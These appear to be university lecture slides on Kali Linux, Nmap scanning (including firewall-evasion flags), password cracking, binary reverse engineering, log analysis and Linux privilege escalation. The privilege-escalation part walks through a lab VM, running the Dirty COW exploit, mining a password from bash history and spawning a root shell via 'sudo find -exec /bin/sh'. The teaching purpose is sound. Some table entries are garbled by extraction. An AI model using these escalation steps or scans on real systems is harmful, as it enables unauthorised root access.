Google Hacking Database (GHDB)

- Google Hacking
 - Over time, the term “dork” became shorthand for a search query that located sensitive information
 - “dorks” were included with many web application vulnerability releases to show examples of vulnerable web sites.
 - After nearly a decade of hard work by the community, Johnny turned the GHDB over to **Offensive Security** in November 2010
 - Now maintained as an extension of the **Exploit Database**.
- Ref: <https://www.exploit-db.com/google-hacking-database>



Kali Linux

Kali Linux Overview

- Earlier known as **BackTrack Linux**
- Kali Linux is a Debian based Linux distribution aimed at advanced Penetration Testing and Security Auditing.
- Kali Linux contains several hundred tools
 - Geared towards various information security tasks
 - Can be used for Penetration Testing, Security research, Computer Forensics and Reverse Engineering.
- Kali Linux is developed, funded and maintained by **Offensive Security**
- Ref: Kali.org

Kali Linux Features

- Over 600 penetration testing tools included
- Open source GIT tree
- FHS (Filesystem Hierarchy Standard) compliant
- Wide ranging wireless device support
- Custom kernel patched for injection
- Secure development environment
- Multi-lingual support
- GPG signed packages and repositories
- Multilingual support
- Highly customizable
- ARMEL (Advance RISC Machines EABI – older processor) and ARMHF (ARM Hard Float – newer processor) support – Raspberry Pi & BeagleBone Black
- Industry standard for open source penetration testing platform

Kali Linux Special Features


- Full customization of Kali ISO
- Live USB boot
- Kali Undercover
- Win-KeX
- Kali NetHunter
- Kali Everywhere
- Kali ARM

Customization of Kali ISO

- Use of [**metapackages**](#) optimized for specific needs of a security professional
- Highly accessible [**ISO customization process**](#) for an optimized version of Kali for specific needs.
- Kali Linux is heavily integrated with [**live-build**](#), allowing high flexibility in customizing and tailoring every aspect of Kali Linux ISO images.
- Sample available with
 - Kali's **basic [example build recipes](#)**,
 - Kali [**ISO of doom recipe**](#), - demonstrates the types and complexity of customizations possible
 - Build a self installing, reverse VPN auto-connecting, network bridging Kali image - for the perfect hardware backdoor.

Kali Undercover

- **Kali Undercover** is a set of scripts that changes the look and feel of Kali Linux desktop environment to **Windows 10** desktop environment, like *magic*.
- Released with Kali Linux 2019.4 with a concept in mind, *to hide in plain sight*.
- Helps to avoid shoulder surfing



Live USB Boot

- Allows to place Kali onto a USB device, and boot without touching the host operating system
 - Perfect also for any forensics work.
- With **persistence volume(s)** there is an option to pick what file system to use when Kali starts up allowing for files to be saved in between sessions, creating multiple profiles.
- Each **persistence volume can be encrypted** essential feature for security.
- Provides **LUKS nuke option**, allowing to quickly control the destruction of data.

Win-KeX

- Provides a [Kali Desktop Experience](#) for Windows Subsystem for Linux (WSL)
- **Window mode:** start a Kali Linux desktop in a dedicated window
- **Seamless mode:** share the Windows desktop between Windows and Kali apps and menus
- Sound support
- Unprivileged and Root session support
- Shared clipboard for cut and paste support between Kali Linux and Windows apps
- **Multi-session support:** root window & non-priv window & seamless sessions concurrently

Kali NetHunter

- Open-source Android penetration testing platform for Android devices
- Allowing for access to the Kali toolset from various supported Android devices
- Custom kernel that **supports 802.11 wireless injection** and preconfigured connect back VPN services
- Covers multiple items, such as a **ROM overlay** for multiple devices, **NetHunter App**, as well as **NetHunter App Store**.
- Can boot into a “**full desktop**” using chroot & containers, as well as “**Kali NetHunter Desktop Experience (KeX)**”.

Kali Everywhere

- A version of Kali that supports multitude of devices:
 - ARM
 - Bare Metal
 - Cloud (AWS, Azure)
 - Containers (Docker, LXD)
 - Virtual Machines (VirtualBox, VMware)
 - WSL
 - and others

Kali ARM

- Supporting over a dozen different [ARM devices](#) and common hardware such as Raspberry Pi, Odroid, Beaglebone, and more.
- Offers [pre-generated images](#), ready to be used as well as [build-scripts](#) to produce more.
- Very active in the ARM arena and constantly adding new interesting hardware to Kali repertoire.

What is different about Kali?

- Kali Linux is specifically designed to meet the requirements of professional penetration testing and security auditing.
- Core changes have been implemented in Kali Linux to support these needs:
 - **Network services disabled by default:** Kali Linux contains
 - systemd hooks that disable network services by default.
 - Hooks allow to install various services on Kali Linux, while ensuring that the distribution remains secure by default, no matter what packages are installed.
 - Additional services such as Bluetooth are also blacklisted by default.
 - **Custom Linux kernel:** Kali Linux uses an upstream kernel, patched for wireless injection.
 - **A minimal and trusted set of repositories:** Kali Linux maintains the integrity by
 - Using absolute minimum set of upstream software
 - Many new Kali users are tempted to add additional repositories to their **sources.list**, but doing so runs a very serious risk of breaking Kali Linux installation.

Frequently Used Kali Commands

Command	Command function
pwd	Displays present working directory
ls	Lists directories and files in current directory
cd	Change current working directory
grep <keyword> <filename>	To find a keyword in file
mkdir <directory name>	Create a new directory
rmdir <directory name>	Remove a directory
mv <source> <destination>	To move a file
cp <source> <destination>	To copy a file
touch <filename>	To create a new file
man <command name>	To display manual of a command
ping <ip address or DNS name>	To check the internet connection or to check whether the host is active or not

Frequently Used Kali Commands...

Command	Command function
ipconfig	To display network interface details
wget <link to file>	To download a file
sudo apt install <package_name>	To install a package
sudo apt remove <package_name>	To remove a package
sudo apt-get upgrade	To upgrade packages in the system
sudo apt-get update	To fetch packages updates
whoami	To get the current username
sudo su	To change the current user to superuser or root
echo "Hello world!!! "	To print to terminal

Password Cracking Techniques

- Brute-force attack
- Dictionary attack
- Rainbow Table attack
- Traffic interception
- Password spraying
- Phishing
- Social Engineering
- Malware
- Shoulder surfing

Password Cracking Tool: Crunch

- To crack a password or a hash, a good wordlist is required which could break the password.
- Kali Linux tool Crunch can be used to generate a wordlist.
 - Can generate custom keywords based on wordlists.
 - Can generates a wordlist with permutation and combination.
 - Can use specific patterns and symbols to generate a wordlist.
- Command to use Crunch on Kali: **crunch**

Password Cracking Tool: RainbowCrack

- Rainbow crack is a tool that uses the time-memory trade-off technique in order to crack hashes of passwords.
 - Uses rainbow tables in order to crack hashes of passwords.
 - Generates all the possible plaintexts and computes and stores the hashes respectively.
 - Matches hash with the hashes of all the words in a wordlist.
 - When it finds the matching hashes, it results in password crack.
- Command to use RainbowCrack on Kali: **rcrack**

Nmap: Overview

- Nmap is an open source tool, used to discover hosts and services on a computer network by sending packets and analyzing the retrieved responses.
- Nmap offers features for probing computer networks, including host discovery and service and operating system detection.
- Nmap can provide information on targets, including reverse DNS names, device types, and MAC addresses.
 - **Host discovery:** Identifying hosts on a network. For example, listing the hosts that respond to TCP and/or ICMP requests or have a particular port open.
 - **Port scanning:** Enumerating the open ports on target hosts.
 - **OS detection:** Determining the operating system and hardware characteristics of network devices.
 - **Version detection:** Interrogating network services on remote devices to determine the application name and version number.
 - Scriptable interaction with the target support using the Nmap Scripting Engine (NSE).

Nmap: Usage

- Audit the security of a device or firewall by identifying the network connections which can be made to, or through it.
- Audit the security of a network by identifying new servers.
- Identify open ports on a target host in preparation for auditing.
- Prepare network inventory, network mapping, and maintenance and asset management.
- Generate traffic to hosts on a network, response analysis and response time measurement.
- Find and exploit vulnerabilities in a network.
- Make DNS queries and sub-domain search

Nmap: Basic Commands

Goal	Command	Example
Scan a Single Target	nmap [target]	nmap 192.168.0.1
Scan Multiple Targets	nmap [target1, target2, etc]	nmap 192.168.0.1 192.168.0.2
Scan a Range of Hosts	nmap [range of ip addresses]	nmap 192.168.0.1-10
Scan an Entire Subnet	nmap [ip address/cdir]	nmap 192.168.0.1/24
Scan Random Hosts	nmap -iR [number]	nmap -iR 0
Excluding Targets from a Scan	nmap [targets] – exclude [targets]	nmap 192.168.0.1/24 –exclude 192.168.0.100, 192.168.0.200
Excluding Targets Using a List	nmap [targets] – excludefile [list.txt]	nmap 192.168.0.1/24 – excludefile notargets.txt
Perform an Aggressive Scan	nmap -A [target]	nmap -A 192.168.0.1
Scan an IPv6 Target	nmap -6 [target]	nmap -6 1aff:3c21:47b1:0000:0000:0000: 0000:2afe

Nmap: Discovery Commands

Goal	Command	Example
Perform a Ping Only Scan	nmap -sP [target]	nmap -sP 192.168.0.1
Don't Ping	nmap -PN [target]	nmap -PN 192.168.0.1
TCP SYN Ping	nmap -PS [target]	nmap -PS 192.168.0.1
TCP ACK Ping	nmap -PA [target]	nmap -PA 192.168.0.1
UDP Ping	nmap -PU [target]	nmap -PU 192.168.0.1
SCTP INIT Ping	nmap -PY [target]	nmap -PY 192.168.0.1
ICMP Echo Ping	nmap -PE [target]	nmap -PE 192.168.0.1
ICMP Timestamp Ping	nmap -PP [target]	nmap -PP 192.168.0.1
CMP Address Mask Ping	nmap -PM [target]	nmap -PM 192.168.0.1
IP Protocol Ping	nmap -PO [target]	nmap -PO 192.168.0.1

Nmap: ARP Commands

ARP Ping	<code>nmap -PR [target]</code>	<code>nmap -PR 192.168.0.1</code>
Traceroute	<code>nmap –traceroute [target]</code>	<code>nmap –traceroute 192.168.0.1</code>
Force Reverse DNS Resolution	<code>nmap -R [target]</code>	<code>nmap -R 192.168.0.1</code>
Disable Reverse DNS Resolution	<code>nmap -n [target]</code>	<code>nmap -n 192.168.0.1</code>
Alternative DNS Lookup	<code>nmap –system-dns [target]</code>	<code>nmap –system-dns 192.168.0.1</code>
Manually Specify DNS Server(s)	<code>nmap –dns-servers [servers] [target]</code>	<code>nmap –dns-servers 201.56.212.54 192.168.0.1</code>
Create a Host List	<code>nmap -sL [targets]</code>	<code>nmap -sL 192.168.0.1/24</code>

Nmap: Advance Scanning Commands

Goal	Command	Example
TCP SYN Scan	nmap -sS [target]	nmap -sS 192.168.0.1
TCP Connect Scan	nmap -sT [target]	nmap -sT 192.168.0.1
UDP Scan	nmap -sU [target]	nmap -sU 192.168.0.1
TCP NULL Scan	nmap -sN [target]	nmap -sN 192.168.0.1
TCP FIN Scan	nmap -sF [target]	nmap -sF 192.168.0.1
Xmas Scan	nmap -sX [target]	nmap -sX 192.168.0.1
TCP ACK Scan	nmap -sA [target]	nmap -sA 192.168.0.1
Custom TCP Scan	nmap -scanflags [flags] [target]	nmap -scanflags SYNFIN 192.168.0.1
IP Protocol Scan	nmap -sO [target]	nmap -sO 192.168.0.1
Send Raw Ethernet Packets	nmap -send-eth [target]	nmap -send-eth 192.168.0.1
Send IP Packets	nmap -send-ip [target]	nmap -send-ip 192.168.0.1

Nmap: Port Scanning Commands

Goal	Command	Example
Perform a Fast Scan	nmap -F [target]	nmap -F 192.168.0.1
Scan Specific Ports	nmap -p [port(s)] [target]	nmap -p 21-25,80,139,8080 192.168.1.1
Scan Ports by Name	nmap -p [port name(s)] [target]	nmap -p ftp,http* 192.168.0.1
Scan Ports by Protocol	nmap -sU -sT -p U:[ports],T:[ports] [target]	nmap -sU -sT -p U:53,111,137,T:21-25,80,139,8080 192.168.0.1
Scan All Ports	nmap -p '*' [target]	nmap -p '*' 192.168.0.1
Scan Top Ports	nmap --top-ports [number] [target]	nmap --top-ports 10 192.168.0.1
Perform a Sequential Port Scan	nmap -r [target]	nmap -r 192.168.0.1

Nmap: Version Detection Commands

Goal	Command	Example
Operating System Detection	nmap -O [target]	nmap -O 192.168.0.1
Submit TCP/IP Fingerprints	www.nmap.org/submit/	
Fingerprints		
Attempt to Guess an Unknown OS	nmap -O –osscan guess [target]	nmap -O –osscan-guess 192.168.0.1
Service Version Detection	nmap -sV [target]	nmap -sV 192.168.0.1
Troubleshooting Version Scans	nmap -sV –version trace [target]	nmap -sV –version-trace 192.168.0.1
Perform a RPC Scan	nmap -sR [target]	nmap -sR 192.168.0.1

Nmap: Firewall Evasion Commands

Goal	Command	Example
augment Packets	nmap -f [target]	nmap -f 192.168.0.1
pacify a Specific MTU	nmap –mtu [MTU] [target]	nmap –mtu 32 192.168.0.
Use a Decoy	nmap -D RND:[number] [target]	nmap -D RND:10 192.168.0.1
le Zombie Scan	nmap -sl [zombie] [target]	nmap -sl 192.168.0.38
Manually Specify a Source Port	nmap –source-port [port] [target]	nmap –source-port 10 192.168.0.1
Append Random Data	nmap –data-length [size] [target]	nmap –data-length 2 192.168.0.1
Randomize Target Scan Order	nmap –randomize-hosts [target]	nmap –randomize-ho 192.168.0.1-20
Spoof MAC Address	nmap –spoof-mac [MAC 0 vendor] [target]	nmap –spoof-mac Cis 192.168.0.1
Send Bad Checksums	nmap –badsum [target]	nmap –badsum 192.168.0.1

Tool Demo

A. Vulnerability Assessment:

Intruder VA Tool Video:

https://www.intruder.io/?utm_source=referral&utm_campaign=comparitech-vulnerability-assessment-penetration-testing-tools

Nessus Demo: <https://www.youtube.com/watch?v=LByE7bS6J4M>

B. Password Cracking:

Caine and Abel video: <https://www.youtube.com/watch?v=RyQL9AdxHqY>



Thank You



BITS Pilani
Pilani Campus

Jagdish Prasad
WILP

BITS Pilani Presentation



SSZG575: Binary Reverse Engineering

Session: 04

Agenda

- What is Reverse Engineering
- Binary Auditing
- Runtime tracing
- Log analysis
- Dis-assemblers and De-compliers
- Firmware
- Privilege Escalation
- Assignments



Reverse Engineering

What is Binary Reverse Engineering?

- Reverse engineering is the process of uncovering principles behind a piece of hardware or software, such as its architecture and internal structure.
- Binary Reverse engineering is a process that hackers use to figure out a program's components and functionalities in order to find vulnerabilities in the program.
- Original software design is recovered by analyzing the code or binary of the program, in order to hack it more effectively.

Why Binary Reverse Engineering?

- Research network communication protocols
- Find algorithms used in malware such as computer viruses, trojans, ransomware, etc.
- Research the file format used to store any kind of information
 - E-mails databases
 - Disk images
- Check the ability of your own software to resist reverse engineering
- Improve software compatibility with platforms and third-party software
- Find out undocumented platform features

Reverse Engineering Methods

- Binary Auditing
- Decompiler
- Disassembler
- Runtime Tracing

What is Binary Auditing?

- Binary auditing is a technique used to test the security and discover the inner workings of closed source software.
- Can be used to find out the working of a malicious piece of software
 - Helps identify signatures for malicious software
 - Helps build a defense against the malicious software
- Can be used by hackers to understand the working of a software to:
 - Identify vulnerabilities
 - Plant a malicious code inside the binary
 - Bypass authentication process

Binary Auditing Tools

Tool Name	Description
Strings	<ul style="list-style-type: none">Lists all printable strings that can be found in an object, binary or file.
File	<ul style="list-style-type: none">Displays information about the file.
Hexedit	<ul style="list-style-type: none">Allows files to be edited at the binary level in a hex representation.
Bview	<ul style="list-style-type: none">Multi-platform tool that can be used as a hex editor and a disassembler.
Objdump	<ul style="list-style-type: none">Used to disassemble binaries in Linux.
Gdb	<ul style="list-style-type: none">Debugger in Linux.
IDA (Interactive DisAssembler)	<ul style="list-style-type: none">Disassembler for windows and Linux binariesAdvanced disassembler that can be integrated with scripting languages like python and ruby

Example: Simple Binary Audit

- This program takes input for a password and compares it to the reference password to authenticate the user.
- There are multiple approach to reverse engineer this program.

```
#include <stdio.h>
#include <string.h>

#define PASSWORD_SIZE 100
#define PASSWORD [REDACTED]

int main ()
{
    // The counter for authentication failures
    int count=0;
    // The buffer for the user-entered password
    char buff [PASSWORD_SIZE];

    // The main authentication loop
    for (;;)
    {
        // Prompting the user for a password
        // and reading it
        printf ("Enter password:");
        fgets (&buff [0], PASSWORD_SIZE,stdin);

        // Matching the entered password against the reference value
        if (strcmp (&buff [0], PASSWORD))
            // "Scolding" if the passwords don't match;
            printf ("Wrong password\n");
        // otherwise (if the passwords are identical),
        // getting out of the authentication loop
        else break;

        // Incrementing the counter of authentication failures
        // and terminating the program if 3 attempts have been used
        if (++count>3) return -1;
    }

    // Once we're here, the user has entered the right password.
    printf ("Password OK\n");
}
```

Method #1

- Use hexedit, strings, objdump or a text editor.
- All display the password in plain text because the password is not encrypted.
- Simplest but not much in use in today's secure systems.

Method #2

- Suppose the input password were encrypted using a hash and compared to a known hash.
- Method #1 will not work in this case.
- Alternative:
 - Modify the function of the binary by reversing the logic of the *if statement*.
 - Modify the logic to go to a different place in program i.e. jump code can be changed to jump to a different place in the program or it can be changed from je to jne.
 - This type of change is independent of the test logic.

Method #2

cmp num1,1 ; compare num1 to 1

jne equals2 ; jump to equals2 if num1 != 1, otherwise just continue

mov al, num2

mov prod, al

mov ah,9

jmp endCode

equals2:

mov al, num2

mov prod, al

sub prod, 49 ; convert hex to decimal

Ref: <https://exploit.ph/x86-32-linux/reverse-engineering/2014/07/01/basic-binary-auditing/index.html>

Method #2

804848d:	68 f4 85 04 08	push	\$0x8048 5f4
8048492:	50	push	%eax
8048493:	e8 80 fe ff ff	call	8048318 <strcmp@plt>
8048498:	83 c4 10	add	\$0x10,%esp
804849b:	85 c0	test	%eax,%eax
804849d:	74 27	je	80484c6 <main+0x92>

0000049B:i 53 D0	xor	eax,eax
0000049D:i7427	je	file:000004C6
0000049F:i83EC0C	sub (d)	esp,+0C
000004A2:i6004860408	push	00048604

Binary Audit Steps

- Identify scope
- Reconnaissance or data collection
 - Use simple operating system utilities like file, find, strings, readelf, objdump, id, hexdump, ps, bash, locate etc.
- Vulnerability assessment
 - Use tools like IDA, Binary Ninja, Parasoft, Angr
- Exploitation
- Analysis of results and report preparation

What is a Disassembler?

- Program that translates an executable file to assembly language.
- One of popular disassembler is **IDA Pro**
- Sample code for $x = y / 2$

```
; ===== S U B R O U T I N E
; Attributes: bp-based frame
; mod_ll(long long)
public __Z6mod_llx
__Z6mod_llx proc near
var_10 = dword ptr -10h
var_C = dword ptr -0Ch
arg_0 = qword ptr 8
push ebp
mov ebp, esp
push ebx
sub esp, 0Ch
mov ecx, dword ptr [ebp+arg_0]
mov ebx, dword ptr [ebp+arg_0+4]
mov eax, ecx
mov edx, ebx
mov eax, edx
mov edx, eax
sar edx, 1Fh
sar eax, 1Fh
mov eax, edx
mov edx, 0
shr eax, 1Fh
add eax, ecx
adc edx, ebx
shrd eax, edx, 1
sar edx, 1
mov [ebp+var_10], eax
mov [ebp+var_C], edx
mov eax, [ebp+var_10]
mov edx, [ebp+var_C]
shld edx, eax, 1
add eax, eax
sub ecx, eax
sbb ebx, edx
mov [ebp+var_10], ecx
mov [ebp+var_C], ebx
mov eax, [ebp+var_10]
mov edx, [ebp+var_C]
add esp, 0Ch
pop ebx
pop ebp
retn
__Z6mod_llx endp
```

What is a Decompiler?

- Converts an executable binary file in a readable form.
- Transforms binary code into text that a developer can read and modify.
- Allows security professionals to analyze and validate malware.
- Helps analysis to get insights of binary code because source code is not available.
- Generates much higher level text which is more concise and easier to read
- Code for $x = y / 2$

```
__int64 __cdecl mod_ll(__int64 a1)
{
    return a1 % 2;
}
```

Runtime Tracing

- Runtime tracing is tracing the path of a user supplied inputs
- Identify the input points in the code. Input points are places where user-supplied data are being delivered to the program.
- Set a breakpoint on the input point and single-step trace into the program.
- Cumbersome process but gives a detailed map of program and insights into it.
- Use version differences to find differences between two releases
 - Later release would have fixed some issues from previous version
 - Differences can uncover these issues fixed
- Poor access control on handles opened by device drivers
 - Unprotected handle can allow access to kernel leading to machine control /crash

Runtime Tracing

- Accessing buffer data can reveal critical information
 - buffers may not have been cleaned
 - unprotected dirty buffers can lead to data leakage
 - buffers used for public & private data are vulnerable to this
 - state corruption or race condition can also leak data



Log Analysis

What is Log Analysis?

- Process of reviewing, interpreting and understand computer-generated logs.
- Logs are generated by a range of programmable technologies, including networking devices, operating systems, application etc
- Logs consist of a series of messages in time-sequence that describe activities going on within a system.
- Log files may be streamed to a log collector through an active network, or they may be stored in files for later review.
- Log analysis is reviewing and interpreting these messages to gain insight into the inner workings of the system.

Various Logs

- System logs
 - System activity logs
 - Endpoint logs
 - Application logs
 - Authentication logs
 - Physical security logs
- Networking logs
 - Email logs
 - Firewall logs
 - VPN logs
 - Netflow logs
- Technical logs
 - HTTP proxy logs
 - DNS, DHCP and FTP logs
 - Appflow logs
 - Web and SQL server logs
- Cyber security monitoring logs
 - Malware protection software logs
 - Network intrusion detection system (NIDS) logs
 - Network intrusion prevention system (NIPS) logs
 - Data loss protection (DLP) logs

How to Perform Log Analysis?



install a collector to collect data from any part of your stack	integrate data from all log sources into a centralized platform to streamline the search and analysis process	Analysis techniques such as pattern recognition, normalization, tagging and correlation analysis can be implemented either manually or using machine learning	With machine learning and analytics, IT organizations can implement real-time, automated log monitoring that generates alerts when certain conditions are met	Streamlined reports and customized reusable dashboards to ensure confidentiality of security logs
-----------------------------------------------------------------	---------------------------------------------------------------------------------------------------------------	---------------------------------------------------------------------------------------------------------------------------------------------------------------	---------------------------------------------------------------------------------------------------------------------------------------------------------------	---------------------------------------------------------------------------------------------------

Log Analysis Functions

Function	Description
Normalization	Normalization is a data management technique wherein parts of a message are converted to the same format.
Pattern Recognition	Compare incoming messages with a pattern book and distinguish between "interesting" and "uninteresting" log messages
Classification and Tagging	Group together log entries that are the same type
Correlation Analysis	Process of gathering log information from a variety of systems and discovering the log entries from each individual system that connect to the known event

Logs in Linux

Log Type	Description
Application Logs	Application logs contain records of events, errors, warnings, and other messages that come from applications.
Event Logs	Event logs provide an audit trail, enabling system administrators to understand how the system is behaving and diagnose potential problems.
Service Logs	Linux OS creates a log file /var/log/daemon.log tracks important background services that have no graphical output.
System Logs	System log files contain events that are logged by the operating system components. The file /var/log/syslog contains most of the typical system activity logs. Users can analyze these logs to discover things like non-kernel boot errors, system start-up messages, and application errors etc.

Logs Analysis Tools

- Splunk
- Loggly
- SumoLogic
- XpoLog
- ELK (Elasticsearch, Logstash and Kibana)

What is Splunk?

- A software platform widely used for monitoring, searching, analyzing and visualizing the machine-generated data in real time.
 - Performs capturing, indexing, and correlating the real time data in a searchable container
 - Produces graphs, alerts, dashboards and visualizations
 - Provides easy to access data over the whole organization for easy diagnostics and solutions to various business problems
-

How does Splunk Work?



- Forwarder collect the data from remote machines then forwards data to the Index in real-time
- Indexer process the incoming data in real-time. It also stores & Indexes the data on disk.
- End users interact with Splunk through Search Head. It allows users to do search, analysis & Visualization.

Linux Privilege Escalation

What is Privilege Escalation?

- Privilege escalation is a technique of exploiting a vulnerability or configuration on a web application or operating system to gain elevated access to permissions (normally root) that should not be available to that user.
- With escalated privileges, the attacker can:
 - Steal confidential data
 - Deploy malware
 - Potentially do serious damage to a system.



How Does Privilege Escalation Work?

- Attacker starts by enumerating the target machine to find information about the services that are running on the target machine.
- Attacker lists & analyses all the information gathered.
- Attacker identifies existing vulnerability based on information gathered.
- Attacker identifies vulnerability that can be exploited for privilege escalation on the target machine.
- Attacker has access far more than what is originally available to the user.

Linux Privilege Escalation

- Privilege Escalation by kernel exploit
 - Privilege Escalation by Password Mining
 - Privilege Escalation by Sudo
 - Privilege Escalation by File Permissions
 - Privilege Escalation by Crontab
-
- Document link: <https://www.exploit-db.com/docs/49411>
 - ‘Dirty.c’ code link: <https://www.exploit-db.com/exploits/40839>

Linux Privilege Escalation

- Dirty COW was a vulnerability in the Linux kernel.
 - Allowed a process to **write** to **read-only** files.
 - This exploit made use of a race condition that lived inside the kernel functions to handle the **copy-on-write** (COW) feature of memory mappings.
 - Example: Over-writing a user's UID in /etc/passwd to gain root privileges
 - Dirty COW is listed in the Common Vulnerabilities and Exposures as [CVE-2016-5195](#).
 - Vulnerability had existed in Linux kernel since 2007
 - Discovered and partially patched in 2016 and fully patched in 2017
-

Setup a Victim Machine

- Linux machine setup:
 - *Download a test machine from <https://github.com/sagishahar/lpeworkshop>*
 - *Import test machine in your VMware/VirtualBox software to set up a vulnerable environment*
 - *Credentials for this machine are:*
 - *Username: user and Password: password321*
 - *Username: root and Password: password123*
 - *Login into the machine and note down the IP address using ifconfig*
 - *Vulnerable machine is ready for use*
 - You can also setup a Linux machine using AWS, Azure, GCP or any other cloud platform.
-

Privilege Escalation by Kernel Exploit

1. Connect to the victim machine through *ssh (user@<ip-address>* as a normal user (not root)
2. Enumerate the victim machine to get information about the target system by using commands like “*uname -a*” and “*cat /proc/version*”

```
root@kali:~# ssh user@192.168.110.129
user@192.168.110.129's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec 24 05:41:45 2020 from 192.168.110.128
user@debian:~$ uname -a
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64 GNU/Linux
user@debian:~$ cat /etc/issue
Debian GNU/Linux 6.0 \n \l

user@debian:~$ cat /proc/version
Linux version 2.6.32-5-amd64 (Debian 2.6.32-48squeeze6) (jmm@debian.org) (gcc version 4.3.5 (Debian 4.3.5-4) ) #1 SMP Tue May 13 16:34:35 UTC 2014
user@debian:~$ █
```

3. Based on enumerated information, find an exploit for the corresponding Linux system
4. In this case the Linux version was vulnerable to Dirty Cow exploit
 - Exploit can be founded at: <https://www.exploitdb.com/exploits/40839>
 - Copy the exploit code

Privilege Escalation by Kernel Exploit



5. Create a file by using and editor like “nano dirty.c” and paste the exploit code in the file
6. Compile the exploit using the command:
gcc -pthread dirty.c -o dirty -lcrypt
6. After successful compile, run the exploit (compiled file) i.e. “./dirty”
7. Enter a password of your choice in response to exploit’s password request

```
user@debian:~$ nano dirty.c
user@debian:~$ gcc -pthread dirty.c -o dirty -lcrypt
user@debian:~$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiw.I6FqpfXW.:0:0:pwned:/root:/bin/bash

mmap: 7fd24ea2b000
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'root'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
user@debian:~$ madvise 0

Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'root'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

Privilege Escalation by Kernel Exploit



8. To get the root privilege enter following command:

- *su firefart*
- In response to password, enter the password you entered at the time when the exploit was executing
- Exploit provides the user ‘firefart’ with root privilege

```
user@debian:~$ su firefart
Password:
firefart@debian:/home/user# cd ../..
firefart@debian:# cd root
firefart@debian:~# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@debian:~# █
```

Privilege Escalation by Password Mining

1. Connect to the victim machine through ssh (*user@<ip-address>*) as a normal user
2. Check the commands that had been used in the victim machine previously by using command “history” or “cat .bash_history”.

```
root@kali:~# ssh user@192.168.110.129
user@192.168.110.129's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec 24 05:50:11 2020 from 192.168.110.128
user@debian:~$ history
 1  ls -al
 2  cat .bash_history
 3  ls -al
 4  mysql -h somehost.local -uroot -ppassword123
 5  exit
 6  cd /tmp
 7  clear
 8  ifconfig
 9  netstat -antp
10  nano myvpn.ovpn
```

Privilege Escalation by Password Mining

3. Check for a command with use of credentials – MySQL has credentials
4. Use these credentials to get root privilege
5. While the credentials were for MySQL, high probability that these will work for OS ‘root’ login as well.

```
user@debian:~$ su root
Password:
root@debian:/home/user# cd ..../..
root@debian:/# cd root
root@debian:~# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:~# █
```

Privilege Escalation by Sudo

1. Connect to the victim machine through ssh (*user@<ip-address>*) as a normal user

```
root@kali:~# ssh user@192.168.110.129
user@192.168.110.129's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec 24 08:36:13 2020 from 192.168.110.128
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~$ █
```

2. Use '*sudo -l*' to find commands that can be executed via *sudo*

```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD

User user may run the following commands on this host:
(root) NOPASSWD: /usr/sbin/iftop
(root) NOPASSWD: /usr/bin/find
(root) NOPASSWD: /usr/bin/nano
(root) NOPASSWD: /usr/bin/vim
(root) NOPASSWD: /usr/bin/man
(root) NOPASSWD: /usr/bin/awk
(root) NOPASSWD: /usr/bin/less
(root) NOPASSWD: /usr/bin/ftp
(root) NOPASSWD: /usr/bin/nmap
(root) NOPASSWD: /usr/sbin/apache2
(root) NOPASSWD: /bin/more
user@debian:~$ █
```

Privilege Escalation by Sudo

-
- 3. ‘find’ command can be run via sudo
 - 4. Use find command to elevate privilege: ***sudo find . -exec /bin/sh \; -quit***
 - 5. A new shell with ‘root’ privileges is started

```
user@debian:~$ sudo find . -exec /bin/sh \; -quit
sh-4.1#
sh-4.1# id
uid=0(root) gid=0(root) groups=0(root)
sh-4.1#
```

Privilege Escalation by File Permission

